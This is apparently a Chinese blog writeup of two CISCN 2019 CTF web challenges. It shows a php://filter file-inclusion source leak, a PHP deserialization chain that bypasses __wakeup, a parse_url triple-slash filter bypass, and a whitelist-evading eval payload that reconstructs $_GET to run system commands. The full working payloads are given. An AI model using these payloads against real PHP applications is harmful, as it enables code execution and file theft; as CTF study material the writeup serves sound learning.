CISCN2019 web writeup


原创

GAPPPPP 于 2019-04-25 10:51:17 发布 1690 收藏

记录一下萌新的第一次CISCN之旅，这次和队友一起完成了两道web题目(虽然第二题没有什么输出),这次的web题目质量很高，接下来是我对这次比赛解题过程的记录~

web1

访问`index.php`,可以看到如下界面



右键查看页面源代码

```
<html>
Missing parameter<br>Missing parameters<!--Please test index.php?file=xxx.php -->
<!--Please get the source of hint.php-->
</html>
```

得到了两个提示
1.`index.php`中可能存在有文件包含的漏洞
2.`hint.php`存在有提示
首先利用`php://filter`访问`hint.php`，修改url为`http://127.0.0.1/ciscnweb1/index.php?file=php://filter/read=convert.base64-encode/resource=hint.php`，base64解密后得到`hint.php`的网页源码。

```php
<?php
class Handle{
    private $handle;
    public function __wakeup(){
  foreach(get_object_vars($this) as $k => $v) {
            $this->$k = null;
        }
        echo "Waking up\n";
    }
 public function __construct($handle) {
        $this->handle = $handle;
    }
 public function __destruct(){
  $this->handle->getFlag();
 }
}


class Flag{
    public $file;
    public $token;
    public $token_flag;

    function __construct($file){
  $this->file = $file;
  $this->token_flag = $this->token = md5(rand(1,10000));
    }

 public function getFlag(){
  $this->token_flag = md5(rand(1,10000));
        if($this->token === $this->token_flag)
  {
   if(isset($this->file)){
    echo @highlight_file($this->file,true);
            }
        }
    }
}
```

同理我们也可以获得`index.php`的网页源码

```
<html>
<?php
error_reporting(0);
$file = $_GET["file"];
$payload = $_GET["payload"];
if(!isset($file)){
 echo 'Missing parameter'.'<br>';
}
if(preg_match("/flag/",$file)){
 die('hack attacked!!!');
}
@include($file);
if(isset($payload)){
    $url = parse_url($_SERVER['REQUEST_URI']);
    parse_str($url['query'],$query);
    foreach($query as $value){
        if (preg_match("/flag/",$value)) {
         die('stop hacking!');
         exit();
        }
    }
    $payload = base64_decode($payload);
    $payload = unserialize($payload);
}else{
   echo "Missing parameters";
}
?>
<!--Please test index.php?file=xxx.php -->
<!--Please get the source of hint.php-->
```

接下来我们对代码进行逐行分析，首先是`hint.php`中的内容

```
<?php
class Handle{
    private $handle;
    public function __wakeup(){
        foreach(get_object_vars($this) as $k => $v) {
            $this->$k = null;
        }
        echo "Waking up\n";
    }
    public function __construct($handle) {
        $this->handle = $handle;
    }
    public function __destruct(){
        $this->handle->getFlag();
    }
}
```


定义了一个名为`Handle`的类，其调用了`function __wakeup`函数，其会在我们对`Handle`类的对象进行反序列化的时候进行调用，结合下面的语句，我们需要绕过`function __wakeup`来避免我们传入的内容被置换为`null`，联想到MOCTF中一道名为PUBG的题目，可以通过修改序列化语句中的类属性数量对其进行绕过。然后就可以实现在对其析构时调用转入`handle`的`getFlag()`函数。

```
class Flag{
    public $file;
    public $token;
```

```php
    public $token_flag;

    function __construct($file){
        $this->file = $file;
        $this->token_flag = $this->token = md5(rand(1,10000
            ));
    }

    public function getFlag(){
        $this->token_flag = md5(rand(1,10000));
        if($this->token === $this->token_flag)
        {
            if(isset($this->file)){
                echo @highlight_file($this->file,true);
            }
        }
    }
}
?>
```


定义了一个名为`Flag`的类，内部有三个变量，分别名为`file`,`token`和`token_flag`。在构造的时候后面两个变量被同时赋值为了(1,10000)当中任意一个数字的md5值，也就是说此时`token_flag`和`token`的值相同。
接下来时`getFlag()`函数，在调用这个函数的时候我们的`token_flag`的值有一次被赋值为了1,10000)当中任意一个数字的md5值，此时当且仅当`token`和`token_flag`的值完全相同时，file的内容才会被读取。
此时要想做到`token_flag`和`token`的值完全相同依靠随机事件的发生(两次rand得到的随机数相同)是不实际的，此时联想到去年安恒月赛当中一道构造pop链的题目，其中也涉及了两个变量相等后其中一个变量发生了改变，需要实现两个变量相同的考察点，我们也如法炮制，采用动态跟随的方式进行绕过，即构造`$token=&$token_flag`进行绕过。
接下来就是把上面的点进行整合，构造出符合要求的`Handle`类

```php
$filename="flag.php";
$a=new Flag($filename);//定义类Flag的对象a,其参数为我们想要读取的flag.php
$a->token=&$a->token_flag;//实现动态跟随
$b=new Handle($a);//定义类Handle的对象b, 其参数为a(我们想要调用a的getflag函数)
echo serialize($b);//输出b的序列化内容
```

```
O:6:"Handle":1:{s:14:"Handlehandle";O:4:"Flag":3:{s:4:"file";s:8:"flag.php";s:5:"token";s:32:"43cf3ae60279360eab2d678461a565c3";s:10:"token_flag";R:4;}}
```

接着就是这道题目最大的坑点了，就是如果以这种方式生成的类是不会显示`Handle`两侧的不可见字符的！下图是我在php在线工具当中进行的测试

```php
$filename="flag.php";
$a=new Flag($filename);//定义类Flag的对象a,其参数为我们想要读取的flag.php
$a->token=&$a->token_flag;//实现动态跟随
$b=new Handle($a);//定义类Handle的对象b, 其参数为a(我们想要调用a的getflag函数)
echo serialize($b);//输出b的序列化内容
?>
```

```
O:6:"Handle":1:{s:14:"Handle handle";O:4:"Flag":3:
{s:4:"file";s:8:"flag.php";s:5:"token";s:32:"d768f8ec110b0207ba7a209f7975fbb1";s:10:"token_flag";R:
4;}}
```


因此我们采取url编码的方式将不可见字符变为可识别的内容

O%3A6%3A%22Handle%22%3A1%3A%7Bs%3A14%3A%22%00Handle%00handle%22%3BO%3A4%3A%22Flag%22%3A3%3A%7Bs%3A4%3A%22file%22%3Bs%3A8%3A%22flag.php%22%3Bs%3A5%3A%22token%22%3Bs%3A32%3A%22ca9c267dad0305d1a6308d2a0cf1c39c%22%3Bs%3A10%3A%22token_flag%22%3BR%3A4%3B%7D%7D <?php

至此我们对于类和反序列化的操作就告一段落了。
然后我们查看`index.php`当中对于我们输入的过滤操作。

```php
if(!isset($file)){
    echo 'Missing parameter'.'<br>';
}
if(preg_match("/flag/",$file)){
    die('hack attacked!!!');
}
```

首先是`$file`不能出现`flag`

```php
if(isset($payload)){
    $url = parse_url($_SERVER['REQUEST_URI']);
    parse_str($url['query'],$query);
    foreach($query as $value){
        if (preg_match("/flag/",$value)) {
            die('stop hacking!');
            exit();
        }
    }
}else{
   echo "Missing parameters";
}
```


接着是`$payload`,首先我们的url被`parse_url`解析到数组当中，其中的`query`便是我们我们get方式传入的内容，`parse_str`会把查询字符串解析到变量当中。这也就要求我们传入的变量的值也不得出现`flag`，但毫无疑问我们要查询的内容就是`flag.php`,查到了一篇文章对`parse_url`进行绕过。

> http://www.am0s.com/functions/406.html

3、 ///会被返回false

例如如下代码，如果输入http://localhost/1.php?sql=select会被过滤

```php
<?php
$url=parse_url($_SERVER['REQUEST_URI']);
var_dump($url);
parse_str($url['query'],$query);
var_dump($query);
$key_word=array("select","from","for","like");
    foreach($query as $key)
    {
        foreach($key_word as $value)
        {
            if(preg_match("/".$value."/",strtolower($key)))
            {
                die("Stop hacking by using SQL injection!");
            }
        }
    }
?>
```

如果输入http://127.0.0.1///1.php?sql=select的话就会成功绕过

现在可以尝试读取`flag.php`了

最终的payload:`http://127.0.0.1///ciscnweb1/index.php?file=hint.php&payload=O%3A6%3A%22Handle%22%3A1%3A{s%3A14%3A%22%00Handle%00handle%22%3BO%3A4%3A%22Flag%22%3A3%3A{s%3A4%3A%22file%22%3Bs%3A8%3A%22flag.php%22%3Bs%3A5%3A%22token%22%3Bs%3A32%3A%22ca9c267dad0305d1a6308d2a0cf1c39c%22%3Bs%3A10%3A%22token_flag%22%3BR%3A4%3B}}`

WEB3

这道题目很有意思，得到flag的思路也很清晰，查看`calc.php`便得到了网页的源码，

可以看到最后的关键语句

```
//帮你算出答案
eval('echo '.$content.';');
```

只需要我们构造出`$content`的内容为system(cat flag.php)就好了，话虽如此，构造的过程我们也是绕了很多很多的弯路。

calc.php

```
<?php
error_reporting(0);
//听说你很喜欢数学，不知道你是否爱它胜过爱flag
if(!isset($_GET['c'])){
    show_source(__FILE__);
}else{
    //例子 c=20-1
    $content = $_GET['c'];
    if (strlen($content) >= 80) {
        die("太长了不会算");
    }
    $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $content)) {
            die("请不要输入奇奇怪怪的字符");
        }
    }
    //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
    $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_convert', 'bindec', 'ceil', 'cos', 'cosh', 'decbin'
        , 'dechex', 'decoct', 'deg2rad', 'exp', 'expm1', 'floor', 'fmod', 'getrandmax', 'hexdec', 'hypot', 'is_finite', 'is_infinite', 'is_nan'
        , 'lcg_value', 'log10', 'log1p', 'log', 'max', 'min', 'mt_getrandmax', 'mt_rand', 'mt_srand', 'octdec', 'pi', 'pow', 'rad2deg', 'rand'
        , 'round', 'sin', 'sinh', 'sqrt', 'srand', 'tan', 'tanh'];
    preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
    foreach ($used_funcs[0] as $func) {
        if (!in_array($func, $whitelist)) {
            die("请不要输入奇奇怪怪的函数");
        }
    }
    //帮你算出答案
    eval('echo '.$content.';');
}
```


首先是我们输入的长度收到了限制不得超过80位。
接着是blacklist的中的内容，禁用了空格，换行符，单双引号，反引号，中括号。
之后便是过滤了所有的字符(包括大小写字母下划线)。
开始时我们的想法是
1.利用通配符进行绕过
2.利用异或进行构造
但是这两种方法很快都被否决了，首先是通配符绕过，由于没有反引号无法执行指令；接着是异或构造由于没有单引号也无法实现。
最后我们注意到了`$whitelist`的中的内容，尝试利用其中的函数进行构造(当然是我给力的队友想出来的~)
payload: `$pi=base_convert(37907361743,10,36)(dechex(1598506324));$$pi{0}($$pi{1})&0=system&1=cat flag.php`
解释一下，首先是`base_convert`函数完成了36进制到10进制的转换，
即`$pi=hex2bin(dechex(1598506324))`,`dechex(1598506324)`实现了10进制转换为16进制，
即`$pi=hex2bin(5f474554)`，`hex2bin(5f474554)`
实现了16进制转为10进制，最后构造出了`$pi=_GET()`
实现了get的构造后一切就变得清晰了`$${0}`就变成了`$_GET(0)`,同理`$_GET(1)`也被构造了出来。`$$pi{0}($$pi{1})`就变成了`$_GET(0)($GET(1))`，接着我们传入0为system,1为cat flag.php，绕过了字符限制，完成getshell。